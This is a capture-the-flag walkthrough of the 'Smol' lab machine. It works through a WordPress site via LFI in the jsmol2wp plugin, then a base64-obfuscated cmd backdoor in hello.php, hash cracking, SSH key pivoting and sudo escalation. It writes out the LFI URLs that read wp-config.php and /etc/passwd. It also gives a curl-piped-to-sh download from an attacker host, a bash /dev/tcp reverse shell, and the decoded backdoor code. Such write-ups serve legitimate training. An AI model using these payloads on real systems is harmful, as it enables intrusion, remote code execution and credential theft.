Smol CTF Walkthrough
Welcome to Smol
Welcome back hackers! Today we are tackling Smol, a multi-stage Linux box that tests your web exploitation, PHP deobfuscation, password cracking, and lateral pivoting skills.
This machine takes us through a rabbit hole of vulnerable WordPress plugins, Local File Inclusion (LFI), a stealthy backdoor hidden inside a classic plugin, database password cracking, SSH key pivoting, and cracking password-protected archives to grab root.
Let’s dive right into the terminal!

1. Reconnaissance & Port Scanning
We start by firing up Nmap to discover open ports and running services on the target IP (10.49.155.175):
nmap -sV 10.49.155.175
Starting Nmap 7.991 ( https://nmap.org ) at 2026-09-11 22:27 +0530
Nmap scan report for www.smol.thm (10.49.155.175)
Host is up (0.073s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key Findings:
- Port 22 (SSH): OpenSSH 8.2p1 on Ubuntu.
- Port 80 (HTTP): Apache 2.4.41 serving a website with hostname
www.smol.thm.
Before poking around port 80 in our browser, let’s map the domain name to our /etc/hosts file:
echo "10.49.155.175 www.smol.thm smol.thm" | sudo tee -a /etc/hosts
Now let’s run Gobuster to discover web directories:
gobuster dir -u http://www.smol.thm/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
===============================================================
.htaccess            (Status: 403) [Size: 277]
.htpasswd            (Status: 403) [Size: 277]
index.php            (Status: 301) [Size: 0] [--> http://www.smol.thm/]
server-status        (Status: 403) [Size: 277]
wp-admin             (Status: 301) [Size: 315] [--> http://www.smol.thm/wp-admin/]
wp-content           (Status: 301) [Size: 317] [--> http://www.smol.thm/wp-content/]
wp-includes          (Status: 301) [Size: 318] [--> http://www.smol.thm/wp-includes/]
xmlrpc.php           (Status: 405) [Size: 42]
===============================================================
The site is clearly running WordPress!
2. WordPress Enumeration & LFI Exploitation
Let’s use WPScan to enumerate installed WordPress plugins:
wpscan --url http://www.smol.thm --enumerate p

WPScan flags two interesting plugins:
jsmol2wphello-dolly
A quick search on jsmol2wp reveals a known Local File Inclusion / SSRF vulnerability in its data fetching handler jsmol.php. The script allows fetching server-side files via the query parameter when isform=true and call=getRawDataFromDatabase are supplied.
Let’s test this LFI vector by attempting to read wp-config.php using the PHP filter wrapper:
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php
It works! The browser dumps the raw contents of wp-config.php:
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'kbLSF2Vop#lw3rjDZ629*Z%G' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );
We now have valid database credentials:
- Database User:
wpuser - Database Password:
kbLSF2Vop#lw3rjDZ629*Z%G
Next, let’s read /etc/passwd to enumerate existing Linux users on the system:
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../../../../etc/passwd
Filtering through the user list gives us several target accounts with login shells:
rootthinkxavidiegogegeubuntu
3. Analyzing the Backdoored Plugin & Gaining RCE
Now let’s inspect the second plugin, hello-dolly, using our LFI:
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../hello.php
Looking closely at hello.php, we spot something extremely suspicious inside the hello_dolly() function:
function hello_dolly() {
    eval(base64_decode('CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA='));
    ...
Look at that sneaky eval(base64_decode(...)) statement! Let’s decode the base64 string:
echo "CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA=" | base64 -d
if (isset($_GET["\143\155\x64"])) { system($_GET["\143\x6d\144"]); }
Let’s translate those octal and hexadecimal escape characters:
\143=c\155or\x6d=m\x64or\144=d
The line translates directly to:
if (isset($_GET["cmd"])) { system($_GET["cmd"]); }
Someone planted an intentional web backdoor inside the Hello Dolly plugin that executes any command passed to the cmd parameter!

Popping a Reverse Shell
To get a stable shell, let’s create a reverse shell script named payload.sh on our attacker machine:
#!/bin/bash
bash -i >& /dev/tcp/10.48.X.X/4444 0>&1
Start a Python web server on port 8000:
python3 -m http.server 8000
Start a Netcat listener on port 4444:
nc -lvnp 4444
Now send the command injection payload to hello.php through the web browser:
http://www.smol.thm/wp-content/plugins/hello.php?cmd=curl%2010.48.X.X:8000/payload.sh%20|%20sh
Check your listener: shell popped! We have initial access as www-data.
Let’s stabilize our shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
4. Database Extraction & Cracking Hashes (User 1: Diego)
With a shell as www-data, we can log into the local MySQL database using the credentials we recovered from wp-config.php:
mysql -u wpuser -p'kbLSF2Vop#lw3rjDZ629*Z%G' wordpress
Let’s dump the users and password hashes from the wp_users table:
SELECT ID, user_login, user_email, user_pass FROM wp_users;

We obtain WordPress phpass hashes for the accounts:
think:$P$BOb8/koi4nrmSPW85f5KzM5M/k2n0d/
gege:$P$B1UHruCd/9bGD.TtVZULlxFrTsb3PX1
diego:$P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1
xavi:$P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1
Save these hashes into a file named hashes.txt on your local attack machine and run John the Ripper using rockyou.txt:
john --format=phpass --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
In a matter of seconds, John cracks the password for user diego:
sandiegocalifornia (diego)
Now switch to user diego inside our shell:
su diego
# Password: sandiegocalifornia
whoami
# Output: diego
Let’s grab the user flag from Diego’s home directory:
cat /home/diego/user.txt
User Flag 1: 45edaec653ff9ee06236b7ce72b86963
5. Horizontal Lateral Movement: Diego to Think to Gege
Now that we are diego, let’s enumerate the other home directories.
Checking inside /home/think/.ssh, we discover a readable private SSH key:
cat /home/think/.ssh/id_rsa
Copy the private key block onto your local machine, save it as secretKey, and lock down its permissions:
chmod 600 secretKey
Now SSH directly into the box as user think:
ssh -i secretKey think@10.49.155.175

Once logged in as think, we test switching users. Remarkably, switching to user gege requires no password at all:
su gege
whoami
# Output: gege
We have pivoted across three distinct accounts!
6. Cracking the Encrypted Backup & Finding Xavi’s Password
Looking around the system while logged in as gege, we find an interesting backup archive: wordpress.old.zip.
Let’s transfer this file back to our local machine for analysis. On the target machine:
python3 -m http.server 8888
On our attack machine:
wget http://10.49.155.175:8888/wordpress.old.zip
When we try to extract wordpress.old.zip, it asks for a password. Let’s extract the password hash using zip2john:
zip2john wordpress.old.zip > hashthis.txt
Now let’s crack the zip hash using John the Ripper and rockyou.txt:
john --wordlist=/usr/share/wordlists/rockyou.txt hashthis.txt
Loaded 1 password hash (PKZIP [32/64])
hero_gege@hotmail.com (wordpress.old.zip)
1g 0:00:00:00 DONE
The password to unlock the archive is: hero_gege@hotmail.com!
Let’s unzip the archive with this password:
unzip -P 'hero_gege@hotmail.com' wordpress.old.zip
Inside the extracted backup folder, inspect wp-config.php:
cat wordpress.old/wp-config.php
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'xavi' );

/** Database password */
define( 'DB_PASSWORD', 'P@ssw0rdxavi@' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );
Aha! We found hardcoded credentials for user xavi:
- User:
xavi - Password:
P@ssw0rdxavi@
7. Privilege Escalation to Root
Now let’s switch to user xavi:
su xavi
# Password: P@ssw0rdxavi@
whoami
# Output: xavi
Let’s check Xavi’s sudo privileges:
sudo -l

Look at that glorious output:
Matching Defaults entries for xavi on smol:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User xavi may run the following commands on smol:
    (ALL : ALL) ALL
User xavi has unrestricted sudo privileges on all commands!
Let’s escalate to root instantly:
sudo -i
whoami
# Output: root
Now grab the root flag:
cat /root/root.txt
Root Flag: bf89ea3ea01992353aef1f576214d4e4
Box owned!
Key Takeaways
- Audit WordPress Plugins for LFI/SSRF: Plugins like
jsmol2wpthat blindly accept resource parameters can expose sensitive configuration files likewp-config.phpand/etc/passwd. - Deobfuscate Suspicious Plugin Code: Backdoors hidden in well-known plugins (like
hello.php) often use base64 and octal escape sequences to mask command execution calls likesystem($_GET["cmd"]). - Password Hygiene on Backups: Never leave password-protected backup archives on production systems using predictable passwords from wordlists.
- Principle of Least Privilege: Giving wildcard
(ALL : ALL) ALLsudo permissions without authentication restrictions turns any credential leak into an instant root compromise.
See you in the next walkthrough!
Discussion (0)
Leave a Comment